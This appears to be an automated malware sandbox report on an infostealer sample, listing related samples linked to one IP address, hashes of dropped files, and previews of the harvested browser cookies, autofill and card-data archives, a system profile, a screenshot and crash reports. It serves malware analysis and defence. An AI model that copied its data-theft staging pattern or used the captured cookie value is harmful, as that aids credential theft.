	hHsIHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 88.99.75.82
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 88.99.75.82
	BXTOD28N3I.exe	Get hash	malicious	Browse	• 88.99.75.82
	Kapitu.exe	Get hash	malicious	Browse	• 88.99.75.82
	SebwAujas5.exe	Get hash	malicious	Browse	• 88.99.75.82
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 88.99.75.82

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\freebl3.dll	T6zZFfRLqs.exe	Get hash	malicious	Browse	
	nY67wl47QZ.exe	Get hash	malicious	Browse	
	OfE705GyPZ.exe	Get hash	malicious	Browse	
	W7fb1ECIQA.exe	Get hash	malicious	Browse	
	R9LbEnIk0s.exe	Get hash	malicious	Browse	
	7XmWGse79x.exe	Get hash	malicious	Browse	
	m5W1BZQU4m.exe	Get hash	malicious	Browse	
	hHsIHUGICB.exe	Get hash	malicious	Browse	
	NOgYb2fHbO.exe	Get hash	malicious	Browse	
	VwDvbAowp0.exe	Get hash	malicious	Browse	
	lXy3MnXJ83.exe	Get hash	malicious	Browse	
	SebwAujas5.exe	Get hash	malicious	Browse	
	nxW9yUgdYM.exe	Get hash	malicious	Browse	
	cxBR3cCGTw.exe	Get hash	malicious	Browse	
	k5THcVgINl.exe	Get hash	malicious	Browse	
	b2i2IopgOC.exe	Get hash	malicious	Browse	
	G2BPn4a7o1.exe	Get hash	malicious	Browse	
	qOsCIQD1uR.exe	Get hash	malicious	Browse	
	p0FDRanFUE.exe	Get hash	malicious	Browse	
	Tt5xbxWwsb.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\d06ed635-68f6-4e9a-955c-4899f5f57b9a4881876996.zip

Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	109154
Entropy (8bit):	**7.99072196006366**
Encrypted:	**true**
SSDEEP:	1536:YR2LGg6uiispMJ4H7nPbxEeGfrWMgoyhqo7tnW1Be5akSbOIsqQaBWy1FBCBCbl1:YRW1b0P7nPt2rpgoG7tng4ojd1Ci1
MD5:	8E606869A5BE4943B24D94497685618E
SHA1:	3135D1BB1DD2623212819EF6C6A939187C08006C
SHA-256:	8A54FA83099DA2A9297A304951B65CBA5526EFD970BDD5CC8F7AAFD5D0148D97
SHA-512:	084DFB768D621817C5E2350A5C405850CB21079783A6C51B5494ECC3B56F9CC655FCA5A0A03F435EC60FD6306E7A9C8E237EDEA7114EB2AD7D8F5D9ED433530
Malicious:	false

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\d06ed635-68f6-4e9a-955c-4899f5f57b9a4881876996.zip	
Preview:	PK.....h.<S.....#.../Autofill/Google Chrome_Default.txtUT...HqRaHqRaHqRa..PK.....h.<S.....#.../Autofill/Google Chrome_Default.txtUT...HqRaHqRaHqRaPK.. .....h.<S...../CC/Google Chrome_Default.txtUT...HqRaHqRaHqRa..PK.....h.<S...../CC/Google Chrome_Default.txtUT...HqRaHqRaHqRaPK.....d.<S..... ...../Cookies/Edge_Cookies.txtUT...FqRaFqRaFqRa..PK.....d.<S...../Cookies/Edge_Cookies.txtUT...FqRaFqRaFqRaPK.....f.<S....."".../Cookies/Google Chrome_Default.txtUT...GqRaGqRaGqRa-..n. ...K.)t...%H...".ysV.W..5D....]..j.u.w..=z.e.=.!.P.....x..>.E.V1.:=.E>R.QSD.U..k.....N..:;]~j.....l,.A..!S_.L.A..pS..'.|.wjOi..a...6g.. <...mw....I4.X..F4o'.....s.Kz..^o..[q..-...PK.....f.<ST.2....."".../Cookies/Google Chrome_Default.txtUT...GqRaGqRaGqRaPK.....d.<S...../Cookies/IE_Cookies.txtU T...FqRaFqRaFqRa..PK.....d.<S...../Cookies/IE_Cookies.txtUT...FqRaFqRaFqRaPK.....f.<S.....$.../Dow

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\files\Cookies\Google Chrome_Default.txt	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.753991094325761
Encrypted:	false
SSDEEP:	6:PkopYjdhX0/tbD2Pdp9TaMbl/XyXqkxcP/Zy:copYxhHveaPx4cP/o
MD5:	01E689A15E7D09E945EE1A10E65740D9
SHA1:	75DAB7380AD6D001CD397F8C3D19CDE76AF4FF62
SHA-256:	8A7A8D8659BF0FE6BAF6DE8CCA6C8A8D0CCA6E7511DD9321660945A53C21C16D
SHA-512:	ADB9D0923A2EDB40105B0777880575BF5933462805E02C32BE9593DF086FF530C000392930F82D4C53B9112ED79BC351677028CBBAC84AFFA1CFD4EDED9EEE1
Malicious:	false
Preview:	.google.com.FALSE./.FALSE.1617282895.NID.204=lnU8rUIoxvWmSnStHN12ZO72aUiWVV1axeN4DtOTKTfvcrldjVWnMTIQIS8iJiRN9UHb6IUY-QDONDNofBZR-n0DF-PM3FrKHL6vfmJVykmJ7r1MH14-Wacprxo-dlNZMAV5ps4W2FLalvE0BMvycvUBSFkTfeWy7vzxBOBIFRE..

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\files\Files\Default.zip	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	22
Entropy (8bit):	1.0476747992754052
Encrypted:	false
SSDEEP:	3:pjt/l:Nt
MD5:	76CDB2BAD9582D23C1F6F4D868218D6C
SHA1:	B04F3EE8F5E43FA3B162981B50BB72FE1ACABB33
SHA-256:	8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85
SHA-512:	5E2F959F36B66DF0580A94F384C5FC1CEEEC4B2A3925F062D7B68F21758B86581AC2ADCFDDE73A171A28496E758EF1B23CA4951C05455CDAE9357CC3B5A582F
Malicious:	false
Preview:	PK.....

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\files\information.txt	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	ISO-8859 text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12479
Entropy (8bit):	5.329973122721052
Encrypted:	false
SSDEEP:	192:ROIOzvFQo9gZi+AQHapgBdQXRsg8qbNqqN:cxTiRZi+N6pgUX2MboqN
MD5:	B6C942FF1EB30152513D8470DD8F5884
SHA1:	6A3EE1AE610E63AE75CE42088CAC89B587630552
SHA-256:	6B48D2022030C1B4B54312E472924533B973D69302D6181BB50E2A9673D5AD36
SHA-512:	E44627EB718FEED3106C53D3E5F913A8E34EBBF5A2368A1CE6215CE18FA851FF3EA4E127A0806F81C97B95B6A51EFA6FAA5553054721CA18F52B53EF3457574C
Malicious:	false
Preview:	Version: 41....Date: Mon Sep 27 18:35:04 2021..MachineID: d06ed635-68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..HWID: d0 6ed635-68f6-4e9a-955c-90ce-806e6f6e6963....Path: C:\Users\user\Desktop\cYKFZFK0Rg.exe ..Work Dir: C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U . ...Windows: Windows 10 Pro [x64]..Computer Name: 818225..User Name: user..Display Resolution: 1280x1024..Display Language: en-US..Keyboard Languages: English (United States)..Local Time: 27/9/2021 18:35:4..TimeZone: UTC-8....[Hardware]..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..CPU Count: 4..RAM: 8191 MB..VideoCard: Microsoft Basic Display Adapter....[Processes]..---------- System [4]..---------- Registry [88]..- smss.exe [300]..- csrss.exe [396]..- wininit.exe 468]..- csrss.exe [484]..- services.exe [560]..- winlogon.exe [568]..- lsass.exe [584]..- fontdrvhost.exe [684]..- fontdrvhost.exe [692]..- svchost.exe [716]..- svchost.exe [792]..- svchost.e

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\files\screenshot.jpg	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	107113

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\files\screenshot.jpg	
Entropy (8bit):	7.9295520303693845
Encrypted:	false
SSDEEP:	3072:PedTvvp22tdHu/SzDRVxRU9V093+2pxvly5Oqmf:2RnwEO/OtiV0U2px94mf
MD5:	1F25AE59CC2FCF310DC32AE568A763EE
SHA1:	97B90A6D64632F143B91225675AB16C51FFDFAEF
SHA-256:	465EDD56085E30A3C1F66DDD442C912F260DA037051488F34640C9E539D1E609
SHA-512:	A05047C6393128E4A6EF92267DB69D44A3AD3F720FAAE65698170717095A14B516662C92D3C2052A0E62E96D613B5AFD41BA07F9628F44CC079B1D27D7538F71
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....\|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S...."SW.^..c.....^s.....u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L..... .....H.#.|..).?.H.'.|....).?m.....h.t.....|4.%...d....

C:\ProgramData\IYZJ2SYGN46WT4N9GWA0LWA3U\files\temp	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	446464
Entropy (8bit):	0.760603687765493
Encrypted:	false
SSDEEP:	768:loiWBBjDoiWBBjN20olG4oNQraFB/JraFB/Q:KiVindo6QLQG
MD5:	AC3471E38F6828C966C6C599B6698C65
SHA1:	4460265D7DA871DFDDDE91DCED8836B38F7129B0
SHA-256:	1ACE57E23CA15ECD456C40555A3EB91C40B8CC879B5E471E24F76D273B5978F8
SHA-512:	34ADEED1ED67BF83C100DC2B44076A901BD9D7D2CBB5FA56DF44305BEA84254B42DB84E49DD2C8270408F59C4B6333C64852B061FA0C4DF4B3FB463F92F6D43
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_0a40b508\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12110
Entropy (8bit):	3.78028149953871
Encrypted:	false
SSDEEP:	192:HqEQG/H56rIjlgclQyKN/u7s5S274ItDdYC:ke56rIjk/u7s5X4It5J
MD5:	1E88892B6F5A7D6EB03E9BE8AAF7A900
SHA1:	7A0F75AD668D9025B55B2C34FC7F7BA93E0E121A
SHA-256:	0C9DCC91768E647EEBE0D3DC024F9C92945FDEC90C37CF077AD721FE57075D1B
SHA-512:	3E26073A62C0A2A18FDB1FB125D54999180D0543C673FD344C8F0D50829A8A98A0167C586BB6D84A9265A3727D0F0968814C9C83A5009C486D70F6C35FCE2E76
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.6.6.4.3.0.1.3.8.7.8.9.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.6.8.7.d.3.5.3.-.1.a.a.e.-.4.c.8.1.-.9.8.c.f.-.1.b.c.3.4.e.a.9.9.7.5.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.0.0.0.2.6.b.3.-.0.d.1.5.-.4.f.6.9.-.a.c.5.3.-.c.6.9.e.0.5.3.1.e.4.e.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.5.c.-.0.0.0.1.-.0.0.1.7.-.9.3.0.5.-.b.4.d.d.0.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.d.f.e.0.0.9.a.2.a.f.c.e.a.f.b.1.e.1.3.e.e.8.6.7.4.0.3.1.5.2.0.0.0.0.f.f.f.f.!.0.0.0.8.f.e.6.4.9.e.6.b.c.8.6.8.4.0.1.b.a.2.a.3.b.9.b.f.3.4.5.f.c.7.6.6.9.2.f.5.3.d.4.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_10e4ecb2\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12112
Entropy (8bit):	3.7795969490964314
Encrypted:	false
SSDEEP:	192:yvVpEQI/H56rIjlgclQyKN/u7s5S274ItDdYI:yvVfA56rIjk/u7s5X4It52
MD5:	CF874F00727F937815BA005326EB37FE
SHA1:	34F78EE9F9B0255B0F74AC7B110A2AE4F42D9164
SHA-256:	94F972CAB37EC5D2CE8B5D8141BBB8F424D2A8DFC95A5532016556E04B2EE016

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_10e4ecb2\Report.wer	
SHA-512:	070125763A5D386ED6EB0027AF7AABB711EFECA317424F6D832A2C33081976BCCE9C2CE4B6EA7AF47718ECE7626A5476DD4051768AE35F8EB8E637A08425C252
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.6.6.4.4.4.0.6.6.0.0.7.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.6.f.0.0.0.a.c.-.d.7.1.2.-.4.a.f.f.-.b.1.3.e.-.7.0.8.7.4.c.0.6.4.8.c.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.f.3.8.0.2.2.e.-.2.5.f.e.-.4.e.4.8.-.9.9.7.3.-.b.c.3.0.1.d.0.e.5.7.9.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.5.c.-.0.0.0.1.-.0.0.1.7.-.9.3.0.5.-.b.4.d.d.0.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.d.f.e.0.0.9.a.2.a.f.c.e.a.f.b.1.e.1.3.e.e.8.6.7.4.0.3.1.5.2.0.0.0.0.f.f.f.f.!.0.0.0.0.8.f.e.6.4.9.e.6.b.c.8.6.8.4.0.1.b.a.2.a.3.b.9.b.f.3.4.5.f.c.7.6.6.9.2.f.5.3.d.4.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_183123c0\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12110
Entropy (8bit):	3.779853304424101
Encrypted:	false
SSDEEP:	192:K46EQH/H56rIjlgclQyKN/u7seS274ItDdYc:t0f56rIjk/u7seX4It5D
MD5:	738FAD7786A4714367D88E4FF5F0F0D6
SHA1:	E4C2CF508559BDAD5D4769AE7146457D4F1F1A96
SHA-256:	5B35DC912FFD68A2D0359E77BF8F0BC01855F05B77F31D89F8138AF6BC02B91C
SHA-512:	F9D8E2315653125AACB26E852256A8AF6F4E7BACD64FEE02932C41EE04A1AB16DA63860E42D4BA91E873204F5A64F79BC055481A9CF6426FA95A8712871F6285
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.6.6.4.5.5.1.1.3.5.7.4.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.3.d.a.4.0.5.1.-.0.a.4.2.-.4.f.6.6.-.a.9.d.2.-.e.4.c.e.3.f.8.b.4.e.8.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.5.d.9.a.a.8.5.-.0.9.9.1.-.4.9.6.3.-.a.4.4.0.-.9.7.9.8.7.b.8.1.d.0.4.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.5.c.-.0.0.0.1.-.0.0.1.7.-.9.3.0.5.-.b.4.d.d.0.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.d.f.e.0.0.9.a.2.a.f.c.e.a.f.b.1.e.1.3.e.e.8.6.7.4.0.3.1.5.2.0.0.0.0.f.f.f.f.!.0.0.0.0.8.f.e.6.4.9.e.6.b.c.8.6.8.4.0.1.b.a.2.a.3.b.9.b.f.3.4.5.f.c.7.6.6.9.2.f.5.3.d.4.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_1879b189\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14240
Entropy (8bit):	3.7756651405242123
Encrypted:	false
SSDEEP:	192:REQp/H56rIjlgclQyKT+4/u7seS274ItDdY/:3h56rIjj4/u7seX4It54
MD5:	40734C18909D3CF65F368B163EC7999B
SHA1:	E165628EB2B7CFAB6E533F93D4419502B8AD9387
SHA-256:	3AD6AD0BCC90016480D02B026549FF1A12E03669F545CFDEDC0F8B88482BFB95
SHA-512:	F62D4C3B4B2EBA113A261AA0880BDB87F6B5F0BBB606458E9361F09CF2338983F4137A5D33A9EC6D602FF89CDB05860BFF9EE9B63BC34268781BB0E1E27B017F
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.6.6.4.8.8.0.1.3.6.9.7.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.1.d.6.0.b.f.a.-.e.a.2.3.-.4.b.7.0.-.8.9.9.d.-.5.2.5.5.9.0.a.c.9.8.9.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.2.4.4.4.8.8.a.-.0.9.7.0.-.4.a.0.6.-.8.1.9.8.-.6.4.5.4.2.8.e.f.7.8.7.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.5.c.-.0.0.0.1.-.0.0.1.7.-.9.3.0.5.-.b.4.d.d.0.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.d.f.e.0.0.9.a.2.a.f.c.e.a.f.b.1.e.1.3.e.e.8.6.7.4.0.3.1.5.2.0.0.0.0.f.f.f.f.!.0.0.0.0.8.f.e.6.4.9.e.6.b.c.8.6.8.4.0.1.b.a.2.a.3.b.9.b.f.3.4.5.f.c.7.6.6.9.2.f.5.3.d.4.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_19655c54\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	3.777318966086109
Encrypted:	false
SSDEEP:	192:BIEQI/H56rIjlgclQyKTj/u7seS274ItDdY2:B2A56rIje/u7seX4It5N
MD5:	8DA3FF130976DC9C88DC1DFBE00CF9A1
SHA1:	18C6522F01CFD8E9394FAEFB5A1A685228CD04FC
SHA-256:	158E5B71895D81F3C226F063AA04BEE62B4AB68FEC6196AF146ECD86EF2B0EEC

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_29cd3e3721852926c2b0fb646bb936c1c181aad_ce5bec0c_19655c54\Report.wer	
SHA-512:	306A5A66E05942BD7F9EF9B0CC9C1AB33C9C14D33E84ADAD981B6DC13B26630FA81C7420163D868282DCE667B95BFE2A80903E968DDAD35C8E3A19AC744FC95
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.6.6.4.6.8.8.5.1.5.0.0.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.7.5.4.d.e.a.e.-.d.2.a.f.-.4.7.f.0.-.b.e.e.c.-.b.5.0.b.c.3.a.e.d.c.a.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.8.6.b.0.4.6.f.-.6.f.f.9.-.4.b.f.5.-.9.e.6.d.-.1.5.8.4.d.4.1.3.e.1.a.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.5.c.-.0.0.0.1.-.0.0.1.7.-.9.3.0.5.-.b.4.d.d.0.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.d.f.e.0.0.9.a.2.a.f.c.e.a.f.b.1.e.1.3.e.e.8.6.7.4.0.3.1.5.2.0.0.0.0.f.f.f.f.!.0.0.0.0.8.f.e.6.4.9.e.6.b.c.8.6.8.4.0.1.b.a.2.a.3.b.9.b.f.3.4.5.f.c.7.6.6.9.2.f.5.3.d.4.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_cYKFZFK0Rg.exe_73f2c6c7ef85f4706ada89c4403a28b0925fe47_ce5bec0c_04e626d8\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14658
Entropy (8bit):	3.7695136386442427
Encrypted:	false
SSDEEP:	192:eEQhhHHSjhjlgclQyKT+C/u7sz/S274ItDdYB:wXHSjhjjC/u7sz/X4It5K
MD5:	D3CF820E3D6CF2ACF27F04364501F1C7
SHA1:	190645BD21EC13F34D7A4B2B05A2BCAE9CAF8E51
SHA-256:	5D3BA64FCE253AD49A699F66BC69FEA425202B370773060FC979FB980FC7F010
SHA-512:	A20C16D44F3A27B20561318C6554F20A2DB8D3D68444A40CEE6F6AF215844386337D9253E39E3A04A22600A7337737E6E9BF47F953865475F24CBAC80865E8A4
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.6.6.5.2.0.8.9.3.8.1.6.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.9.f.5.5.6.a.4.-.4.9.7.4.-.4.8.c.f.-.9.2.7.f.-.d.1.1.8.f.8.b.7.b.4.e.f.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.b.d.f.2.4.1.7.-.e.8.1.d.-.4.0.c.4.-.b.0.4.3.-.1.f.9.6.d.e.9.3.7.3.e.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.5.c.-.0.0.0.1.-.0.0.1.7.-.9.3.0.5.-.b.4.d.d.0.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.d.f.e.0.0.9.a.2.a.f.c.e.a.f.b.1.e.1.3.e.e.8.6.7.4.0.3.1.5.2.0.0.0.0.f.f.f.f.!.0.0.0.0.8.f.e.6.4.9.e.6.b.c.8.6.8.4.0.1.b.a.2.a.3.b.9.b.f.3.4.5.f.c.7.6.6.9.2.f.5.3.d.4.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.c.Y.K.F.Z.F.K.0.R.g...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1C5E.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8350
Entropy (8bit):	3.707267550678745
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirW6+O+6YghSUQVEgmfPS+CpBC89bs7sfpEm:RrlsNiq6+P6YWSUQVEgmfPSfsAfv
MD5:	A326C5006C65EEB9BD71E2DD566BE03C
SHA1:	54A096CFDE4F3F2259875EECF38668C69EEF7313
SHA-256:	15080619F6C11B8D1157E0685E90EE9759367EB5ED22CE405C16684646935128
SHA-512:	DD08FDDAEB4E1CF24FF64F4B5E77666241B3763D3087741713680 67CB9B1264E647AF3A5871B9C55E9990E8129F6392072FCC54D82C168748236444F10A568B5
Malicious:	false
